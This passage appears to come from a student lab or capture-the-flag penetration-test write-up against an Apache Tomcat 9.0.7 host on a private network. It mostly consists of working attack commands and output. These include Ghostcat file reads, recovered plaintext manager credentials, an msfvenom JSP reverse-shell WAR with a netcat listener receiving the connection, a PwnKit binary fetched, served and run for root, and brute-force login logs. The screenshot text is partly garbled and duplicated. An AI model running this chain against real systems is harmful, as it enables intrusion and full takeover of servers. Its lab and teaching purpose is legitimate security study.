<doctype html><html lang="en"><head><title>HTTP Status 500 - Internal Server Error</title><style type="text/css">h1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} h2 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} h3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} body {font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} b {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:12px;} a {color:black;} a.name {color:black;} .line {height:1px;background-color:#525D76;border:none;}</style></head><body><h1>HTTP Status 500 - Internal Server Error</h1><hr class="line" /><p><b>Type</b> Exception Report</p><p><b>Message</b> The requested resource [/index] is not available</p><p><b>Description</b> The server encountered an unexpected condition that prevented it from fulfilling the request.</p><p><b>Exception</b></p><pre>java.io.FileNotFoundException: The requested resource [/index] is not available
    org.apache.catalina.servlets.DefaultServlet.getResource(DefaultServlet.java:797)
    org.apache.catalina.servlets.DefaultServlet.doGet(DefaultServlet.java:454)
    javax.servlet.http.HttpServlet.service(HttpServlet.java:634)
    javax.servlet.http.HttpServlet.service(DefaultServlet.java:434)
    org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:53)
</pre><p><b>Note</b> The full stack trace of the root cause is available in the server logs.</p><hr class="line" /><h3>Apache Tomcat/9.0.7</h3></body></html></pre>
192.168.127.138:8080 - File contents save to: /home/tonyabihaidar/.msf4/loot/20260503161316_default_192.168.127.138_WEBINFtomcat_081390.txt
[*] Auxiliary module execution completed
```

```
msf auxiliary(admin/http/tomcat_ghostcat) > set FILENAME /WEB-INF/./conf/tomcat-users.xml
FILENAME => /WEB-INF/./conf/tomcat-users.xml
msf auxiliary(admin/http/tomcat_ghostcat) > run
[*] Running module against 192.168.127.138
<doctype html><html lang="en"><head><title>HTTP Status 500 - Internal Server Error</title><style type="text/css">h1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} h2 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} h3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} body {font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} b {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:12px;} a {color:black;} a.name {color:black;} .line {height:1px;background-color:#525D76;border:none;}</style></head><body><h1>HTTP Status 500 - Internal Server Error</h1><hr class="line" /><p><b>Type</b> Exception Report</p><p><b>Message</b> The requested resource [/index] is not available</p><p><b>Description</b> The server encountered an unexpected condition that prevented it from fulfilling the request.</p><p><b>Exception</b></p><pre>java.io.FileNotFoundException: The requested resource [/index] is not available
    org.apache.catalina.servlets.DefaultServlet.getResource(DefaultServlet.java:797)
    org.apache.catalina.servlets.DefaultServlet.doGet(DefaultServlet.java:454)
    javax.servlet.http.HttpServlet.service(HttpServlet.java:634)
    org.apache.catalina.servlets.DefaultServlet.service(DefaultServlet.java:434)
    javax.servlet.http.HttpServlet.service(HttpServlet.java:741)
    org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:53)
</pre><p><b>Note</b> The full stack trace of the root cause is available in the server logs.</p><hr class="line" /><h3>Apache Tomcat/9.0.7</h3></body></html></pre>
192.168.127.138:8080 - File contents save to: /home/tonyabihaidar/.msf4/loot/20260503161404_default_192.168.127.138_WEBINF..conf_084983.txt
[*] Auxiliary module execution completed
msf auxiliary(admin/http/tomcat_ghostcat) >
```

Information Disclosure — Java Stack Trace

An HTTP 500 Internal Server Error was triggered by supplying an invalid input as a cookie name in the Tomcat examples application. The error response revealed a full Java stack trace, including internal class names and the execution flow within Apache Tomcat. This constitutes an information disclosure vulnerability: sensitive backend implementation details are exposed to any client, which can help an attacker understand the application's structure and identify further attack vectors.

192.168.17.137:8080/examples/servlets/servlet/CookieExample

HTTP Status 500 – Internal Server Error

Type Exception Report

Message Cookie name [/ping?host=] is a reserved token

Description The server encountered an unexpected condition that prevented it from fulfilling the request.

Exception

```
java.lang.IllegalArgumentException: Cookie name [/ping?host=] is a reserved token
    javax.servlet.http.CookieNameValidator.validate(Cookie.java:405)
    javax.servlet.http.Cookie.<init>(Cookie.java:119)
    CookieExample.doGet(CookieExample.java:54)
    CookieExample.doPost(CookieExample.java:137)
    javax.servlet.http.HttpServlet.service(HttpServlet.java:660)
    javax.servlet.http.HttpServlet.service(HttpServlet.java:741)
    org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:53)
```


Note The full stack trace of the root cause is available in the server logs.

Apache Tomcat/9.0.7

Port 8080 — Tomcat Manager WAR Deployment (Fourth Path to Root)

Navigating to `http://192.168.17.137:8080/examples` revealed the Tomcat sample applications. The Manager interface at `/manager/html` returned a 401 Unauthorized response. The 401 error page itself

disclosed an example tomcat-users.xml configuration, revealing the expected format of the credentials file.



(We really wanted to find the username to get into this page, so I used my privileges as root to find tomcat-users.xml.)

Root access obtained via Path 1 was used to locate the actual tomcat-users.xml configuration file on the target:

```
find / -name "tomcat-users.xml" 2>/dev/null
cat /opt/apache-tomcat-9.0.7/conf/tomcat-users.xml
```

```

root@beta:/var/www/html# find / -name "tomcat-users.xml" 2>/dev/null
find / -name "tomcat-users.xml" 2>/dev/null
/opt/apache-tomcat-9.0.7/conf/tomcat-users.xml
root@beta:/var/www/html# cat /opt/apache-tomcat-9.0.7/conf/tomcat-users.xml
cat /opt/apache-tomcat-9.0.7/conf/tomcat-users.xml
<?xml version="1.0" encoding="UTF-8"?>
<!--
Licensed to the Apache Software Foundation (ASF) under one or more
contributor license agreements. See the NOTICE file distributed with
this work for additional information regarding copyright ownership.
The ASF licenses this file to You under the Apache License, Version 2.0
(the "License"); you may not use this file except in compliance with
the License. You may obtain a copy of the License at

    http://www.apache.org/licenses/LICENSE-2.0

Unless required by applicable law or agreed to in writing, software
distributed under the License is distributed on an "AS IS" BASIS,
WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
See the License for the specific language governing permissions and
limitations under the License.
-->
<tomcat-users xmlns="http://tomcat.apache.org/xml"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
  version="1.0">
  <!--
  NOTE: By default, no user is included in the "manager-gui" role required
  to operate the "/manager/html" web application. If you wish to use this app,
  you must define such a user - the username and password are arbitrary. It is
  strongly recommended that you do NOT use one of the users in the commented out
  section below since they are intended for use with the examples web
  application.
  -->
  <!--
  NOTE: The sample user and role entries below are intended for use with the
  examples web application. They are wrapped in a comment and thus are ignored
  when reading this file. If you wish to configure these users for use with the
  examples web application, do not forget to remove the <!-- .. --> that surrounds
  them. You will also need to set the passwords to something appropriate.
  -->
  <role rolename="tomcat"/>
  <role rolename="role1"/>
  <user username="tomcat1" password="changethistomcatpasslater" roles="manager-gui"/>
</tomcat-users>
root@beta:/var/www/html#

```

The file contained plaintext credentials:

```
<user username="tomcat1" password="changethistomcatpasslater" roles="manager-gui"/>
```

Authentication to the Tomcat Manager was successful using the recovered credentials. A malicious WAR file containing a JSP reverse shell was then generated and deployed [13]:

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.17.130 LPORT=7777 -f war -o /tmp/shell.war
```

The WAR file was uploaded through the Tomcat Manager deploy interface. A Netcat listener was started, and the shell was triggered via curl:

```
nc -nlvp 7777
curl http://192.168.17.137:8080/shell/
```

This granted a shell as the tomcat9 service account.




Tomcat Web Application Manager

Message: OK

Manager			
List Applications	HTML Manager Help	Manager Help	Server Status

Applications					
Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy

Deploy

Deploy directory or WAR file located on server

Context Path:
Version (for parallel deployment):
XML Configuration file path:
WAR or Directory path:

WAR file to deploy

Select WAR file to upload No file selected.

Configuration

Re-read TLS configuration files

TLS host name (optional)

Diagnostics

Check to see if a web application has caused a memory leak on stop, reload or undeploy

This diagnostic check will trigger a full garbage collection. Use it with extreme caution on production systems.

TLS connector configuration diagnostics

List the configured TLS virtual hosts and the ciphers for each.

List the configured TLS virtual hosts and the certificate chain for each.

List the configured TLS virtual hosts and the trusted certificates for each.

Server Information

Tomcat Version	JVM Version	JVM Vendor	OS Name	OS Version	OS Architecture	Hostname	IP Address
Apache Tomcat/9.0.7	1.8.0_162-8u162-b12-0ubuntu0.16.04.2-b12	Oracle Corporation	Linux	4.4.0-119-generic	amd64	-	-

Copyright © 1999-2018, Apache Software Foundation

WONDERFUL: Authentication to the Tomcat Manager was successful using the recovered credentials.

With authenticated access to the Tomcat Manager, a malicious WAR file containing a JSP reverse shell was generated and deployed:

```
(RitaAbouFares@kali)-[~]
$ msfvenom -p java/jsp_shell_reverse_tcp \
  LHOST=192.168.17.130 LPORT=7777 \
  -f war -o /tmp/shell.war
Payload size: 1106 bytes
Final size of war file: 1106 bytes
Saved as: /tmp/shell.war
```

(Used Claude for command syntax)

Deploy

WAR file to deploy

Select WAR file to upload

Browse...

 shell.war

Deploy

Configuration

Re-read TLS configuration files

TLS host name (optional)

Re-read

Diagnostics

Check to see if a web application has caused a memory leak on stop, reload or undeploy

Find leaks

This diagnostic check will trigger a full garbage collection. Use it with extreme caution on production systems.

TLS connector configuration diagnostics

Ciphers

List the configured TLS virtual hosts and the ciphers for each.

Certificates

List the configured TLS virtual hosts and the certificate chain for each.

Trusted Certificates

List the configured TLS virtual hosts and the trusted certificates for each.

Server Information

Tomcat Version	JVM Version	JVM Vendor	OS Name	OS Version	OS Architecture	Hostname	IP Address
Apache	1.8.0_162-8u162-	Oracle	Linux	4.4.0-119-generic	amd64		

ncat/9.0.7

b12-dubuntu0.16.04.2-b12

CorporRitaAbouFares@kali: ~

File Actions Edit View Help

\$ nc -nlvp 7777

listening on [any] 7777 ...

Copyright © 1999-2018, Apache Software Foundation

```
1: (RitaAbouFares@kali)-[~]
$ ls -la /tmp/shell.war
-rw-rw-r-- 1 RitaAbouFares RitaAbouFares 1106 Apr 29 02:12 /tmp/shell.war

e (RitaAbouFares@kali)-[~]
$ nc -nlvp 7777
listening on [any] 7777 ...
connect to [192.168.17.130] from (UNKNOWN) [192.168.17.137] 36230

XML Configuration file path:
```

```
Terminal type:
(RitaAbouFares@kali)-[~]
$ curl http://192.168.17.137:8080/shell/
Terminal type? :!/bin/bash -py B
:!/bin/bash -pdified by pkg-vim-
```

(Used curl to trigger the shell)

```
File Actions Edit View Help
$ nc -nlvp 7777
listening on [any] 7777 ...
connect to [192.168.17.130] from (UNKNOWN) [192.168.17.137] 36230
whoami
tomcat9
id
uid=999(tomcat9) gid=999(tomcat9) groups=999(tomcat9)
ls -la
total 104
drwxr-xr-x 24 root root 4096 Apr 23 2018 .
drwxr-xr-x 24 root root 4096 Apr 23 2018 ..
-rw-r--r-- 1 root root 1 Nov 25 2024 .bash_history
drwxr-xr-x 2 root root 4096 Apr 23 2018 bin
drwxr-xr-x 3 root root 4096 Apr 17 2018 boot
drwxr-xr-x 18 root root 3900 Apr 23 15:53 dev
drwxr-xr-x 99 root root 4096 Nov 25 2024 etc
drwxr-xr-x 4 root root 4096 Nov 25 2024 home
lrwxrwxrwx 1 root root 33 Apr 17 2018 initrd.img → boot/initrd.img-4.4.0-119-gen
eric
lrwxrwxrwx 1 root root 32 Apr 17 2018 initrd.img.old → boot/initrd.img-4.4.0-87-
generic
drwxr-xr-x 22 root root 4096 Apr 17 2018 lib
drwxr-xr-x 2 root root 4096 Apr 17 2018 lib64
drwxr-xr-x 2 root root 16384 Apr 17 2018 lost+found
drwxr-xr-x 3 root root 4096 Apr 17 2018 media
drwxr-xr-x 2 root root 4096 Aug 1 2017 mnt
drwxr-xr-x 3 root root 4096 Apr 23 2018 opt
dr-xr-xr-x 187 root root 0 Apr 23 15:52 proc
drwxr-xr-x 4 root root 4096 Nov 25 2024 root
drwxr-xr-x 24 root root 920 Apr 29 01:40 run
drwxr-xr-x 3 root root 4096 Apr 19 2018 samba
drwxr-xr-x 2 root root 12288 Apr 17 2018 sbin
drwxr-xr-x 2 root root 4096 Apr 29 2017 snap
drwxr-xr-x 2 root root 4096 Aug 1 2017 srv
dr-xr-xr-x 13 root root 0 Apr 23 15:52 sys
drwxrwxrwt 10 root root 4096 Apr 29 02:17 tmp
drwxr-xr-x 10 root root 4096 Apr 17 2018 usr
drwxr-xr-x 14 root root 4096 Apr 18 2018 var
lrwxrwxrwx 1 root root 30 Apr 17 2018 vmlinuz → boot/vmlinuz-4.4.0-119-generic
lrwxrwxrwx 1 root root 29 Apr 17 2018 vmlinuz.old → boot/vmlinuz-4.4.0-87-generi
c
host-manager None specified Tomcat Host Manager Application true 0
Start Stop Reload Undeploy
Expire sessions with idle ≥
30 minutes
```

Privilege Escalation: PwnKit (CVE-2021-4034)

Enumeration of SUID binaries from the tomcat9 shell revealed that /usr/bin/pkexec had the SUID bit set. This binary is vulnerable to CVE-2021-4034 (PwnKit), a memory corruption vulnerability in Polkit's pkexec component that allows any unprivileged local user to escalate privileges to root [3].

The vulnerability exists because pkexec incorrectly handles argument parsing, allowing an attacker to inject malicious environment variables that are then executed with root privileges. The vulnerability affects virtually all Linux distributions shipping polkit since 2009 [15].

The PwnKit exploit binary was prepared on the attacker machine and transferred to the target:

```
(RitaAbouFares@kali)-[/tmp]
└─$ wget https://github.com/Ly4k/PwnKit/raw/main/PwnKit -O PwnKit_binary
--2026-04-29 03:52:27-- https://github.com/Ly4k/PwnKit/raw/main/PwnKit
Resolving github.com (github.com)... 140.82.121.4
Connecting to github.com (github.com)|140.82.121.4|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://raw.githubusercontent.com/Ly4k/PwnKit/main/PwnKit [following]
--2026-04-29 03:52:28-- https://raw.githubusercontent.com/Ly4k/PwnKit/main/PwnKit
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.110.133, 185.199.109.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.109.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 18040 (18K) [application/octet-stream]
Saving to: 'PwnKit_binary'

PwnKit_binary      100%[=====] 17.62K  --.-KB/s  in 0.02s

2026-04-29 03:52:28 (1.04 MB/s) - 'PwnKit_binary' saved [18040/18040]

(RitaAbouFares@kali)-[/tmp]
└─$ ls -la PwnKit_binary
-rw-rw-r-- 1 RitaAbouFares RitaAbouFares 18040 Apr 29 03:52 PwnKit_binary

(RitaAbouFares@kali)-[/tmp]
└─$ python3 -m http.server 9999
Serving HTTP on 0.0.0.0 port 9999 (http://0.0.0.0:9999/) ...
192.168.17.137 - - [29/Apr/2026 03:53:36] "GET /PwnKit_binary HTTP/1.1" 200 -
```

```
tomcat9@beta:/tmp$ whoami
whoami
tomcat9
tomcat9@beta:/tmp$ rm PwnKit
rm PwnKit
tomcat9@beta:/tmp$ wget http://192.168.17.130:9999/PwnKit_binary -O PwnKit
wget http://192.168.17.130:9999/PwnKit_binary -O PwnKit
--2026-04-29 03:53:35-- http://192.168.17.130:9999/PwnKit_binary
Connecting to 192.168.17.130:9999... connected.
HTTP request sent, awaiting response... 200 OK
Length: 18040 (18K) [application/octet-stream]
Saving to: 'PwnKit'

PwnKit      100%[=====] 17.62K  --.-KB/s  in 0s

2026-04-29 03:53:36 (99.5 MB/s) - 'PwnKit' saved [18040/18040]

tomcat9@beta:/tmp$ chmod +x PwnKit
chmod +x PwnKit
tomcat9@beta:/tmp$ ./PwnKit
./PwnKit
root@beta:/tmp# whoami
whoami
root
root@beta:/tmp# id
id
uid=0(root) gid=0(root) groups=0(root),999(tomcat9)
root@beta:/tmp#
```

Root access was confirmed:

```
whoami # output: root
id # uid=0(root) gid=0(root) groups=0(root),999(tomcat9)
```

Failed Exploit Attempts

Several additional Metasploit modules and Tomcat-specific exploits were attempted but were unsuccessful:

- exploit/multi/http/struts2_namespace_ognl — returned HTTP 404; no Struts action endpoints were reachable on the target.
- auxiliary/scanner/http/tomcat_mgr_login — the default Metasploit wordlist did not contain the actual credentials (changethistomcatpasslater).
- exploit/multi/http/tomcat_jsp_upload_bypass — aborted with "Failed to upload the payload".
- exploit/multi/http/tomcat_partial_put_deserialization — the target was determined not to be vulnerable.

```
File Actions Edit View Help
set RHOSTS www.example.test/24
msf exploit(multi/http/struts2_namespace_ognl) > options

Module options (exploit/multi/http/struts2_namespace_ognl):

  Name      Current Setting  Required  Description
  ---      -
  ACTION    showcase.action  yes       A valid endpoint that is configured as a redirect action
  ENABLE_STATIC true            yes       Enable "allowStaticMethodAccess" before executing OGNL
  Proxies   no              no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS    no              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     8080            yes       The target port (TCP)
  SSL       false           no        Negotiate SSL/TLS for outgoing connections
  TARGETURI /               yes       A valid base path to a struts application
  VHOST     no              no        HTTP server virtual host

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.127.129 yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0   Automatic detection

View the full module info with the info, or info -d command.

msf exploit(multi/http/struts2_namespace_ognl) > set RHOSTS 192.168.127.138
RHOSTS => 192.168.127.138
msf exploit(multi/http/struts2_namespace_ognl) > run
[*] Started reverse TCP handler on 192.168.127.129:4444
[*] Generated 7168 byte binary payload
[-] Exploit aborted due to failure: unexpected-reply: Server returned HTTP 404, please double check TARGETURI and ACTION options
[*] Exploit completed, but no session was created.
msf exploit(multi/http/struts2_namespace_ognl) >
```

```
File Actions Edit View Help
Interact with a module by name or index. For example info 51, use 51 or use post/windows/gather/enum_tomcat

msf > search tomcat login

Matching Modules
# Name Disclosure Date Rank Check Description
0 auxiliary/scanner/http/tomcat_mgr_login . normal No Tomcat Application Manager Login Utility

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/tomcat_mgr_login

msf > use 0
msf auxiliary(scanner/http/tomcat_mgr_login) > options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

Name Current Setting Required Description
ANONYMOUS_LOGIN false yes Attempt to login with a blank username and password
BLANK_PASSWORDS false no Try blank passwords for all users
BRUTEFORCE_SPEED 5 yes How fast to bruteforce, from 0 to 5
DB_ALL_CREDS false no Try each user/password couple stored in the current database
DB_ALL_PASS false no Add all passwords in the current database to the list
DB_ALL_USERS false no Add all users in the current database to the list
DB_SKIP_EXISTING none no Skip existing credentials stored in the current database (Accepted: none, user, user6realm)
PASSWORD false no The HTTP password to specify for authentication
PASS_FILE /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt no File containing passwords, one per line
Proxies no A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, socks5h, sapi, http, socks4
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 8080 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS false yes Stop guessing when a credential works for a host
TARGETURI /manager/html yes URI for Manager login. Default is /manager/html
THREADS 1 yes The number of concurrent threads (max one per host)
USERNAME false no The HTTP username to specify for authentication
USERPASS_FILE /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt no File containing users and passwords separated by space, one pair per line
USER_AS_PASS false no Try the username as the password for all users
```

```
File Actions Edit View Help
View the full module info with the info, or info -d command.

msf auxiliary(scanner/http/tomcat_mgr_login) > run
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.26/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with
'*' in regular expression
[-] 192.168.127.138:8080 - LOGIN FAILED: admin:admin (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: admin:manager (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: admin:role1 (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: admin:root (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: admin:tomcat (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: admin:secret (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: admin:vagrant (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: admin:QLogic66 (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: admin:password (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: admin:Password1 (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: admin:changethis (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: admin:r00t (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: admin:toor (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: admin:password1 (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: admin:j2deployer (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: admin:0vW*busr1 (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: admin:kdsxc (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: admin:owaspba (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: admin:ADMIN (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: admin:xampp (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: manager:admin (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: manager:manager (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: manager:role1 (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: manager:root (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: manager:tomcat (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: manager:s3cret (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: manager:vagrant (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: manager:QLogic66 (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: manager:password (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: manager:Password1 (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: manager:changethis (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: manager:r00t (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: manager:toor (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: manager:password1 (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: manager:j2deployer (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: manager:0vW*busr1 (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: manager:kdsxc (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: manager:owaspba (Incorrect)
```

```
tonyabihaidar@kali: ~/Desktop/ctf
File Actions Edit View Help
[-] 192.168.127.138:8080 - LOGIN FAILED: xampp:toor (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: xampp:password1 (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: xampp:j2deployer (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: xampp:0vW*busr1 (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: xampp:kdsxc (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: xampp:owaspba (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: xampp:ADMIN (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: xampp:xampp (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: j2deployer:j2deployer (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: ovwebusr:0vW*busr1 (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: cxsdk:kdsxc (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: root:owaspbwa (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: ADMIN:ADMIN (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: xampp:xampp (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: tomcat:s3cret (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: QCC:QLogic66 (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: admin:vagrant (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: admin:password (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: admin: (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: admin:Password1 (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: admin:password1 (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: admin:admin (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: admin:tomcat (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: both:tomcat (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: manager:manager (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: role1:role1 (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: role1:tomcat (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: role:changethis (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: root:Password1 (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: root:changethis (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: root:password (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: root:password1 (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: root:r00t (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: root:root (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: root:toor (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: tomcat:tomcat (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: tomcat:password1 (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: tomcat:password (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: tomcat: (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 192.168.127.138:8080 - LOGIN FAILED: tomcat:changethis (Incorrect)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/tomcat_mgr_login) > 
```

```
tonyabihaidar@kali:~/Desktop/ctf$ hydra -L ~/Desktop/ctf/users.txt -P /usr/share/wordlists/rockyou.txt -s 8080 192.168.127.138 http-get /manager/html
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway)).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-28 11:56:20
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 28688798 login tries (l:2/p:14344399), ~1793050 tries per task
[DATA] attacking http-get://192.168.127.138:8080/manager/html
```

```

(tonyabihaidar@kali)-[~/Desktop/ctf]
$ msfconsole
Metasploit tip: Use post/multi/manage/autoroute to automatically add pivot routes

Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready ...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED...and ...
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!

= [ metasploit v6.4.116-dev
+ -- -- [ 2,623 exploits - 1,326 auxiliary - 1,710 payloads
+ -- -- [ 431 post - 49 encoders - 14 nops - 10 evasion

Metasploit Documentation: https://docs.metasploit.com/
